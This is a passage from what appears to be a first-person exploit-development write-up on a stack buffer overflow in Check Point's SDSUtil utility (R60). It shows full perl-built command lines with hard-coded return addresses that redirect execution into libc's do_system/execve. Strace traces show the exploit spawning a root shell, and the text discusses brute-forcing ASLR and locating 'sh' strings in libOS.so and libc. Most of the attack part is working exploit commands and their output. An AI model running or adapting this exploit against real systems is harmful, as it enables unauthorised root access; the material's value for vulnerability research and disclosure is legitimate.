EEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEE
EEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEE
EEEEEEEE", O_RDONLY|O_LARGEFILE) = -1 ENAMETOOLONG (File name too long)
fstat64(2, {st_mode=S_IFCHR|0620, st_rdev=makedev(3, 1), ...}) = 0
ioctl(2, SNDCTL_TMR_TIMEBASE or TCGETS, {B38400 opost isig icanon echo ...}) = 0
old_mmap(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) =
0x775dd000
write(2, "EEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEE"...,
8192EEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEE
EEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEE(...)
EEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEE
EEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEE) = 8192
```

write(2, "EEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEE"...,

4096EEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEE

(...)

EEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEE

EEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEE) = 8192

write(2, "EEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEE"...,

117EEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEE

EEEEEpÈþqÈþDDDD¹.: **File name too long**

) = 117

munmap(0x775dd000, 4096) = 0

exit_group(126) = ?

Oh, Oh... it seems that it's trying to execute it, but the array of chars used as /bin/sh argument is too long...

Also for some unknown reason for me, when changing "SDSUtil -p" to "SDSUtil -c" we get:

[Expert@sh]# strace SDSUtil **-c** \`perl -e 'print "A"x10272'\`\`perl -e 'print "\x70\xc8\xfe\x7f"'\`\`perl -e 'print "\x71\xc8\xfe\x7f"'\`\`perl -e 'print "D"x4'\`\`perl -e 'print "\xb9\x14\x2e"'\` 123 \`perl -e 'print "F"x235'\` -command \`perl -e 'print "/bin/sh "x10000'\`

(...)

execve("/bin/sh", ["SDSUtil", "-c", "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"..., "123", "FFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFF"..., "-command", "/bin/sh", "/bin/sh", "/bin/sh", "/bin/sh", "/bin/sh", "/bin/sh", "/bin/sh", "/bin/sh", "/bin/sh", "/bin/sh", ...], [/* 41 vars */]) = 0

uname({sys="Linux", node="sh", ...}) **= 0**

brk(0) = 0x8145000

brk(0x8166000) = 0x8166000

brk(0x8187000) = 0x8187000

rt_sigprocmask(SIG_BLOCK, NULL, [], 8) = 0

open("/dev/tty", O_RDWR|O_NONBLOCK|O_LARGEFILE) = 9

close(9) = 0

getuid32() = 0

```
getgid32()                    = 0
geteuid32()                   = 0
getegid32()                   = 0
(...)

stat64(".", {st_mode=S_IFDIR|0700, st_size=16384, ...}) = 0
stat64("/opt/spwm/bin/AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
(...)
AAAAAAAAA", 0x7ffdde20) = -1 ENAMETOOLONG (File name too long)
stat64("/usr/local/sbin/AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
(...)
AAAAAAAAAAAAAAAAAAAAA", 0x7ffdde20) = -1 ENAMETOOLONG (File name too long)
(...)
stat64("/usr/local/bin/AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
(...)
AAAAAAAAAAAAAAAA", 0x7ffdde20) = -1 ENAMETOOLONG (File name too long)
(...)
stat64("/sbin/AAAAAAAAAAAAAAAAAAAAAAAAAAAA
(...)
AAAAAAAAAAAAAAAAAAAAA", 0x7ffdde20) = -1 ENAMETOOLONG (File name too long)
stat64("/bin/AAAAAAAAAAAAAAAAAAA
(...)
AAAAAAAAAAAAA", 0x7ffdde20) = -1 ENAMETOOLONG (File name too long)
stat64("/usr/sbin/AAAAAAAAAAAAAAA
(...)
(...)
(...)
stat64("/opt/CPrt-R60/svr/bin/AAAAAAAAAAAAAAAAAAAAA
(...)
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA", 0x7ffdde20) = -1 ENAMETOOLONG
(File name too long)
rt_sigaction(SIGINT, {SIG_DFL}, {SIG_DFL}, 8) = 0
rt_sigaction(SIGQUIT, {SIG_DFL}, {SIG_IGN}, 8) = 0
rt_sigaction(SIGCHLD, {SIG_DFL}, {0x8062aa0, [], SA_RESTORER, 0x80b2c88}, 8) = 0
fstat64(2, {st_mode=S_IFCHR|0620, st_rdev=makedev(3, 1), ...}) = 0
```

```
ioctl(2, SNDCTL_TMR_TIMEBASE or TCGETS, {B38400 opost isig icanon echo ...}) = 0
old_mmap(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) =
0x775dd000
write(2, "123: line 1: AAAAAAAAAAAAAAAAAAA"..., 4096123: line 1:
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAA
(...)
AAAAAAAAAAAAAAAAAAA) = 4096
write(2, "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"..., 4096AAAAAAAAAAAAAA
(...)
AAAA) = 4096
write(2, "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"...,
2128AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
(...)
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAApÈþqÈþDDDD¹.: command not found
) = 2128
munmap(0x775dd000, 4096)          = 0
exit_group(127)                   = ?
```

Now we can see that the last string read is: (...)ÈþqÈþDDDD

For some unknown reason to me, the system is trying to execute the command, and so the length is good -maybe some character has broke the buffer read...????- I don't mind... what is of my interest is that I can put my "sh" string just there:

```
strace SDSUtil -c `perl -e 'print "A"x10272'``perl -e 'print "\x70\xc8\xfe\x7f"'``perl -e 'print "\x71\xc8\xfe\x7f"'``perl -e 'print ";sh;"'``perl -e 'print "\xb9\x14\x2e"'` 123 `perl -e 'print "F"x235'` -command `perl -e 'print "/bin/sh "x10000'`
```

```
(...)
execve("/bin/sh", ["SDSUtil", "-c", "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"..., "123", "FFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFF"..., "-command", "/bin/sh", "/bin/sh", "/bin/sh", "/bin/sh", "/bin/sh", "/bin/sh", "/bin/sh", "/bin/sh", "/bin/sh", "/bin/sh", ...], [/* 41 vars */]) = 0
```

```
uname({sys="Linux", node="sh", ...})    = 0
brk(0)                                  = 0x8145000
brk(0x8166000)                          = 0x8166000
brk(0x8187000)                          = 0x8187000
rt_sigprocmask(SIG_BLOCK, NULL, [], 8)  = 0
open("/dev/tty", O_RDWR|O_NONBLOCK|O_LARGEFILE) = 9
close(9)                                = 0
getuid32()                              = 0
getgid32()                              = 0
geteuid32()                             = 0
getegid32()                             = 0
(...)
(...)
(...)
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAApÈþqÈþ: command not found
--- SIGCHLD (Child exited) @ 0 (0) ---
waitpid(-1, [{WIFEXITED(s) && WEXITSTATUS(s) == 127}], WNOHANG) = 8914
waitpid(-1, 0x7ffde8bc, WNOHANG)        = -1 ECHILD (No child processes)
sigreturn()                             = ? (mask now [])
rt_sigprocmask(SIG_BLOCK, [CHLD], [], 8) = 0
rt_sigprocmask(SIG_SETMASK, [], NULL, 8) = 0
rt_sigprocmask(SIG_BLOCK, [CHLD], [], 8) = 0
rt_sigaction(SIGINT, {0x8061b20, [], SA_RESTORER, 0x80b2c88}, {SIG_DFL}, 8) = 0
rt_sigprocmask(SIG_SETMASK, [], NULL, 8) = 0
rt_sigaction(SIGINT, {SIG_DFL}, {0x8061b20, [], SA_RESTORER, 0x80b2c88}, 8) = 0
stat64(".", {st_mode=S_IFDIR|0700, st_size=16384, ...}) = 0
stat64("/opt/spwm/bin/sh", 0x7ffdeb90)  = -1 ENOENT (No such file or directory)
stat64("/usr/local/sbin/sh", 0x7ffdeb90) = -1 ENOENT (No such file or directory)
stat64("/usr/local/bin/sh", 0x7ffdeb90) = -1 ENOENT (No such file or directory)
stat64("/sbin/sh", 0x7ffdeb90)          = -1 ENOENT (No such file or directory)
stat64("/bin/sh", {st_mode=S_IFREG|S_ISGID|0150, st_size=1010720, ...}) = 0
stat64("/bin/sh", {st_mode=S_IFREG|S_ISGID|0150, st_size=1010720, ...}) = 0
rt_sigprocmask(SIG_BLOCK, [INT CHLD], [], 8) = 0
fork()                                  = 8915
```

```
rt_sigprocmask(SIG_SETMASK, [], NULL, 8) = 0
rt_sigprocmask(SIG_BLOCK, [CHLD], [], 8) = 0
rt_sigprocmask(SIG_SETMASK, [], NULL, 8) = 0
rt_sigprocmask(SIG_BLOCK, [CHLD], [], 8) = 0
rt_sigaction(SIGINT, {0x8061b20, [], SA_RESTORER, 0x80b2c88}, {SIG_DFL}, 8) = 0
waitpid(-1, sh-2.05b# exit
exit
[{WIFEXITED(s) && WEXITSTATUS(s) == 0}], 0) = 8915
rt_sigprocmask(SIG_SETMASK, [], NULL, 8) = 0
--- SIGCHLD (Child exited) @ 0 (0) ---
waitpid(-1, 0x7ffde9ac, WNOHANG)        = -1 ECHILD (No child processes)
sigreturn()                             = ? (mask now [])
rt_sigaction(SIGINT, {SIG_DFL}, {0x8061b20, [], SA_RESTORER, 0x80b2c88}, 8) = 0
stat64(".", {st_mode=S_IFDIR|0700, st_size=16384, ...}) = 0
stat64("/opt/spwm/bin/¹.", 0x7ffdec30) = -1 ENOENT (No such file or directory)
stat64("/usr/local/sbin/¹.", 0x7ffdec30) = -1 ENOENT (No such file or directory)
stat64("/usr/local/bin/¹.", 0x7ffdec30) = -1 ENOENT (No such file or directory)
stat64("/sbin/¹.", 0x7ffdec30)          = -1 ENOENT (No such file or directory)
stat64("/bin/¹.", 0x7ffdec30)           = -1 ENOENT (No such file or directory)
stat64("/usr/sbin/¹.", 0x7ffdec30)      = -1 ENOENT (No such file or directory)
stat64("/usr/bin/¹.", 0x7ffdec30)       = -1 ENOENT (No such file or directory)
stat64("/opt/CPshrd-R60/bin/¹.", 0x7ffdec30) = -1 ENOENT (No such file or directory)
stat64("/opt/CPshrd-R60/util/¹.", 0x7ffdec30) = -1 ENOENT (No such file or directory)
stat64("/opt/CPsuite-R60/fw1/bin/¹.", 0x7ffdec30) = -1 ENOENT (No such file or directory)
stat64("/opt/CPsuite-R60/fg1/bin/¹.", 0x7ffdec30) = -1 ENOENT (No such file or directory)
stat64("/opt/CPppak-R60/bin/¹.", 0x7ffdec30) = -1 ENOENT (No such file or directory)
stat64("/opt/CPportal-R60/webis/bin/¹.", 0x7ffdec30) = -1 ENOENT (No such file or directory)
stat64("/opt/CPportal-R60/portal/bin/¹.", 0x7ffdec30) = -1 ENOENT (No such file or directory)
stat64("/opt/CPuas-R60/bin/¹.", 0x7ffdec30) = -1 ENOENT (No such file or directory)
stat64("/opt/CPrt-R60/svr/¹.", 0x7ffdec30) = -1 ENOENT (No such file or directory)
stat64("/opt/CPrt-R60/svr/bin/¹.", 0x7ffdec30) = -1 ENOENT (No such file or directory)
rt_sigprocmask(SIG_BLOCK, [INT CHLD], [], 8) = 0
fork(123: line 1: ¹.: command not found
)                                       = 8918
rt_sigprocmask(SIG_SETMASK, [], NULL, 8) = 0
```

```
--- SIGCHLD (Child exited) @ 0 (0) ---
waitpid(-1, [{WIFEXITED(s) && WEXITSTATUS(s) == 127}], WNOHANG) = 8918
waitpid(-1, 0x7ffde98c, WNOHANG)        = -1 ECHILD (No child processes)
sigreturn()                             = ? (mask now [])
rt_sigprocmask(SIG_BLOCK, [CHLD], [], 8) = 0
rt_sigprocmask(SIG_SETMASK, [], NULL, 8) = 0
rt_sigprocmask(SIG_BLOCK, [CHLD], [], 8) = 0
rt_sigaction(SIGINT, {0x8061b20, [], SA_RESTORER, 0x80b2c88}, {SIG_DFL}, 8) = 0
rt_sigprocmask(SIG_SETMASK, [], NULL, 8) = 0
rt_sigaction(SIGINT, {SIG_DFL}, {0x8061b20, [], SA_RESTORER, 0x80b2c88}, 8) = 0
exit_group(127)                         = ?
[Expert@sh]#
```

VOILÀ!

It also works:

```
[Expert@sh]# strace SDSUtil -c `perl -e 'print "A"x10272'``perl -e 'print "AAAA"'``perl -e 'print "\x71\xc8\xfe\x7f"'``perl -e 'print ";sh;"'``perl -e 'print "\xb9\x14\x2e"'` 123 `perl -e 'print "F"x235'` -command `perl -e 'print "/bin/sh "x10000'`
```

What dam is happening?

I'll try to explain as far I know about OS layout, and syscalls.

In a standard call to execve(), the parameters are first loaded into the stack:

```
0x2e14ab <do_system+1131>:     lea    0xfffffec4(%ebp),%ecx
0x2e14b1 <do_system+1137>:     mov    %ecx,0x4(%esp,1)
0x2e14b5 <do_system+1141>:     mov    %esi,0x8(%esp,1)
0x2e14b9 <do_system+1145>:     mov    %edi,(%esp,1)
```

```
0x2e14bc <do_system+1148>:      call   0x34cc20 <execve>
```

This will leave the stack as follows:

```
High addresses

|  (...)    | <------  EBP
|  (...)    |
|  ESI    |
|  ECX  |
|  EDI   |
|           | <------- ESP

Low addresses
```

So when calling execve, their parameters are in their right position in the stack.

We can't control ECX, but can control ESI and EDI. So if we jump to:

```
0x2e14b9 <do_system+1145>:      mov    %edi,(%esp,1)
0x2e14bc <do_system+1148>:      call   0x34cc20 <execve>
```

what we are doing is to only push a parameter in the stack: EDI. Ok, we are very, very lucky and the stack in that moment had pointers -sorry for the irony- properly placed... Specifically we have a pointer to the environment variables -which is needed by execve- and other pointing to the stack -where we can put our "/bin/sh" which is the argument of the program being executed, also "/bin/sh".... That's luck!

The "problem" now is that when ASLR is turned on (exec-shield -randomize) we should brute force two things:

1.- address of execve (our specific entry point)
2.- address of our "/bin/sh" string. In the first case we found that there are 4096 possibilities, in the second case we have to "land" in a "/bin/sh"x10000. This is 7chars + null byte we have 1/8

possibilities of a "good landing...". That will be 4096 * 8 = 32.000 possibilities... which begin to be not as fast as we want -2, 3 or 4 hours maybe-.

Anyway, can we parse only "sh" as argument of "/bin/sh" in the execve() call? That will increase chances (2 bytes + null byte) * 10000?

4096 * 3 = 12000 possibilities!!! This is much faster.

Another little problem is that we can't launch our exploit without "strace". What happens is we lose the shell...

```
[Expert@sh]# SDSUtil -c `perl -e 'print "A"x10272'``perl -e 'print "AAAA"'``perl -e 'print "\x71\xc8\xfe\x7f"'``perl -e 'print ";sh;"'``perl -e 'print "\xb9\x14\x2e"'` 123 `perl -e 'print "F"x235'` -command `perl -e 'print "/bin/sh "x10000'`
Info; OpenConn; Enable; NA
Error; OpenConn; Enable; Unresolved host name.
[Expert@sh]#
```

:-((

I think that this is due to a normal exiting of the program, so all their sons also die. As we can see by the trace:

```
(...)
stat64("/bin/sh", {st_mode=S_IFREG|S_ISGID|0150, st_size=1010720, ...}) = 0
stat64("/bin/sh", {st_mode=S_IFREG|S_ISGID|0150, st_size=1010720, ...}) = 0
rt_sigprocmask(SIG_BLOCK, [INT CHLD], [], 8) = 0
fork()                                  = 8915
rt_sigprocmask(SIG_SETMASK, [], NULL, 8) = 0
rt_sigprocmask(SIG_BLOCK, [CHLD], [], 8) = 0
rt_sigprocmask(SIG_SETMASK, [], NULL, 8) = 0
rt_sigprocmask(SIG_BLOCK, [CHLD], [], 8) = 0
rt_sigaction(SIGINT, {0x8061b20, [], SA_RESTORER, 0x80b2c88}, {SIG_DFL}, 8) = 0
waitpid(-1, sh-2.05b# exit
exit
```

Why? I suppose it is the fault of our ";sh;" of the argument.

Ok we will try to have the program not exiting in a good way, so we add an extra argument to SDSUtil to break things...

[Expert@sh]# SDSUtil -c `perl -e 'print "A"x10272'``perl -e 'print "AAAA"'``perl -e 'print "\x71\xc8\xfe\x7f"'``perl -e 'print ";sh;"'``perl -e 'print "\xb9\x14\x2e"'` 123 `perl -e 'print "F"x235'` -command `perl -e 'print "/bin/sh "x10000'` `perl -e 'print "A"x100'`

Info; OpenConn; Enable; NA

Error; OpenConn; Enable; Unresolved host name.

123: line 1: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

(...)

AAAAAAAAAAAAqÈþ: command not found

sh-2.05b# exit

exit

123: line 1: ¹.: command not found

[Expert@sh]#

Et voilà!

And now, the bad news: we can't insert ";" char in the CPSHELL, nor "0x7f", etc...

Disappointed? Then try to figure out my face after that...

libOS.so

Since now we have talked about the impossibility -at least I'm not able- to reference the PLT of the binary... But what about the PLT of the dynamic libraries? Let's examine the CheckPoint's library "libOS.so". Why? Because that library contains the string "/bin/sh". That will allow us to bypass the problem of having to succeed in the address of such string, just because we can reference it by a relative distance from the libOS.so address. So we only have to brute force one element.

```
(gdb) info files
Symbols from "/opt/CPsuite-R60/fw1/bin/SDSUtil".
Local core dump file:
        `/var/log/dump/usermode/SDSUtil.5555.core', file type elf32-i386.
        0x00126000 - 0x00127000 is load2
        (...)
        0x001270d4 - 0x001286f0 is .hash in /opt/CPshrd-R60/lib/libOS.so
        0x001286f0 - 0x0012beb0 is .dynsym in /opt/CPshrd-R60/lib/libOS.so
        0x0012beb0 - 0x0012f24a is .dynstr in /opt/CPshrd-R60/lib/libOS.so
        0x0012f24a - 0x0012f942 is .gnu.version in /opt/CPshrd-R60/lib/libOS.so
        0x0012f944 - 0x0012fa64 is .gnu.version_r in /opt/CPshrd-R60/lib/libOS.so
        0x0012fa64 - 0x0012fdfc is .rel.dyn in /opt/CPshrd-R60/lib/libOS.so
        0x0012fdfc - 0x00130ae4 is .rel.plt in /opt/CPshrd-R60/lib/libOS.so
        0x00130ae4 - 0x00130afb is .init in /opt/CPshrd-R60/lib/libOS.so
        0x00130afc - 0x001324dc is .plt in /opt/CPshrd-R60/lib/libOS.so
        0x001324e0 - 0x0014de10 is .text in /opt/CPshrd-R60/lib/libOS.so
        0x0014de10 - 0x0014de2b is .fini in /opt/CPshrd-R60/lib/libOS.so
        0x0014de40 - 0x00151c57 is .rodata in /opt/CPshrd-R60/lib/libOS.so
        0x00151c58 - 0x00152124 is .eh_frame_hdr in /opt/CPshrd-R60/lib/libOS.so
        0x00152124 - 0x001535f4 is .eh_frame in /opt/CPshrd-R60/lib/libOS.so
        0x001535f4 - 0x001537fc is .gcc_except_table in /opt/CPshrd-R60/lib/libOS.so
        0x00154800 - 0x0015605c is .data in /opt/CPshrd-R60/lib/libOS.so
        0x0015605c - 0x0015614c is .dynamic in /opt/CPshrd-R60/lib/libOS.so
        0x0015614c - 0x00156160 is .ctors in /opt/CPshrd-R60/lib/libOS.so
        0x00156160 - 0x00156168 is .dtors in /opt/CPshrd-R60/lib/libOS.so
```

0x00156168 - 0x0015616c is .jcr in /opt/CPshrd-R60/lib/libOS.so
0x0015616c - 0x00156870 is .got in /opt/CPshrd-R60/lib/libOS.so
0x00156880 - 0x00159d68 is .bss in /opt/CPshrd-R60/lib/libOS.so

Inside the DYNSTR section of libOS.so we have:

```
(...)
0x12e7b6 <_r_debug+32954>:      "dlclose"
0x12e7be <_r_debug+32962>:      "setsid"
0x12e7c5 <_r_debug+32969>:      "execve"
0x12e7cc <_r_debug+32976>:      "execvp"

(...)
```

That means that that library uses execve(), there are other interesting functions, but is fine for us.

I'm sorry..., for academic audience:

```
[Expert@sh]# objdump -R /opt/CPshrd-R60/lib/libOS.so |grep execve
0002f330 R_386_JUMP_SLOT   execve
```

Does it means that we can use execve()?

I'm not 100% sure but I think that it depends if that function has been called before. I think that dependences of an executable object are done runtime -except if you have the "LD_BIND_NOW" variable set- and one time for every function. Function calls are done via PLT which redirects to GOT that finally redirects to a "special" function responsible of resolving such address. This is done only the first time and the address of functions is saved in the GOT. So the next time there's no need to resolve it again. This is more or less like this...

That means that we can only use execve() if it has been called before... That sounds bad for me...

So we need to play with whatever we have in the PLT of such libraries. We are not luck, and we find that when being exposed to the overflow, this library has not any entry for execve in its PLT. Anyway, having the string "/bin/sh" it looks a good target...

libc.so.6

Let's examine the libc object:

```
[Expert@sh]# objdump -S /lib/tls/libc.so.6 | grep -B 5 execve
   3e4a5:      89 83 14 08 00 00      mov    %eax,0x814(%ebx)
   3e4ab:      8d 8d c4 fe ff ff      lea    0xfffffec4(%ebp),%ecx
   3e4b1:      89 4c 24 04            mov    %ecx,0x4(%esp)
   3e4b5:      89 74 24 08            mov    %esi,0x8(%esp)
   3e4b9:      89 3c 24               mov    %edi,(%esp)
   3e4bc:      e8 5f b7 06 00         call   a9c20 <execve>
(...)
```

That looks interesting. It looks like the do_system() scenario.

So let's find this in the process memory image:

```
[Expert@sh]# objdump -h /lib/tls/libc.so.6 |grep -B 1 .text
                  CONTENTS, ALLOC, LOAD, READONLY, CODE
 10 .text         000fe208  00015600  00015600  00015600  2**4
```

where each field is:

Idx Name Size VMA LMA **File off** Algn

So the offset of the ".text" section -in the code- of the libc, inside the object is 15600. If we have that **"call a9c20 <execve>"** is at address "**3e4bc**" it means that it really is at:

3e4bc (absolute address inside the object) - 15600 (begin of the .txt section) = 28EBC from the beginning of the section. Once mapped, the .txt section of the libc can be found at - remember we are working without ASLR:

(gdb) info files

Symbols from "/opt/CPsuite-R60/fw1/bin/SDSUtil".

Local core dump file:

`/var/log/dump/usermode/SDSUtil.13130.core', file type elf32-i386.

0x00126000 - 0x00127000 is load2

(...)

0x002b8600 - 0x003b6808 is .text in /lib/tls/libc.so.6

So in theory, what we are looking for will be in:

2b8600 + 28EBC = **2e14bc**

And we can check it:

(gdb) x/20i 0x2e14b9

0x2e14b9 <do_system+1145>: mov %edi,(%esp,1)

0x2e14bc <do_system+1148>: call 0x34cc20 <execve>

So it really seems to be do_system...

Ok. Is very interesting to notice that there are a lot of code and text that can be referenced from that address...

Exactly we have:

0x002a3154 - 0x002a3174 is .note.ABI-tag in /lib/tls/libc.so.6

0x002a3174 - 0x002a640c is .hash in /lib/tls/libc.so.6

0x002a642c - 0x002aee7c is .dynsym in /lib/tls/libc.so.6

0x002aeefc - 0x002b4152 is .dynstr in /lib/tls/libc.so.6

0x002b4152 - 0x002b529c is .gnu.version in /lib/tls/libc.so.6

0x002b52ac - 0x002b54f8 is .gnu.version_d in /lib/tls/libc.so.6

0x002b54f8 - 0x002b5548 is .gnu.version_r in /lib/tls/libc.so.6

0x002b5548 - 0x002b81f8 is .rel.dyn in /lib/tls/libc.so.6

0x002b81f8 - 0x002b8348 is .rel.plt in /lib/tls/libc.so.6

0x002b8348 - 0x002b85f8 is .plt in /lib/tls/libc.so.6

0x002b8600 - 0x003b6808 is .text in /lib/tls/libc.so.6

0x003b6810 - 0x003b724a is __libc_freeres_fn in /lib/tls/libc.so.6

0x003b7250 - 0x003b73c2 is __libc_thread_freeres_fn in /lib/tls/libc.so.6
0x003b73d0 - 0x003b740d is .fini in /lib/tls/libc.so.6
0x003b7420 - 0x003cf930 is .rodata in /lib/tls/libc.so.6
0x003cf930 - 0x003cf943 is .interp in /lib/tls/libc.so.6
0x003cf944 - 0x003d0b70 is .eh_frame_hdr in /lib/tls/libc.so.6
0x003d0b70 - 0x003d5860 is .eh_frame in /lib/tls/libc.so.6
0x003d5860 - 0x003d5c20 is .gcc_except_table in /lib/tls/libc.so.6
0x003d6000 - 0x003d8740 is .data in /lib/tls/libc.so.6
0x003d8740 - 0x003d8790 is __libc_subfreeres in /lib/tls/libc.so.6
0x003d8790 - 0x003d8794 is __libc_atexit in /lib/tls/libc.so.6
0x003d8794 - 0x003d879c is __libc_thread_subfreeres in /lib/tls/libc.so.6
0x003d879c - 0x003d87a4 is .tdata in /lib/tls/libc.so.6
0x003d87a4 - 0x003d87c4 is .tbss in /lib/tls/libc.so.6
0x003d87a4 - 0x003d8884 is .dynamic in /lib/tls/libc.so.6
0x003d8884 - 0x003d8890 is .ctors in /lib/tls/libc.so.6
0x003d8890 - 0x003d8898 is .dtors in /lib/tls/libc.so.6
0x003d8898 - 0x003d8af8 is .got in /lib/tls/libc.so.6
0x003d8b00 - **0x003db5cc** is .bss in /lib/tls/libc.so.6

Let's see what we can found over there:
Between: **0x002a3154** and **0x003db5cc.**

We found a nice range of chars:

0x3c57c0 <_itoa_lower_digits_internal>: "0123456789abcdefghijklmnopqrstuvwxyz"
0x3c5800 <_itoa_upper_digits_internal>: "0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZ"

also here:

0x3c6800 <letters>: "abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789"

very nice... but we need to find something really interesting:

```
hugo@sexy ~ $ strings /tmp/libc.so.6 |grep sh
_IO_default_finish
_IO_fflush
_IO_file_finish
_IO_flush_all_linebuffered
shmat
tcflush
shmdt
xdr_short
shmget
_IO_flush_all
getusershell
(...)
```

From the list obtained, are of my interest:

_IO_default_fini**sh**

_IO_fflu**sh**

_IO_file_fini**sh**

tcflu**sh**

bdflu**sh**

_IO_wdefault_fini**sh**

Trailing backsla**sh**

sys/net/a**sh**


/bin/sh

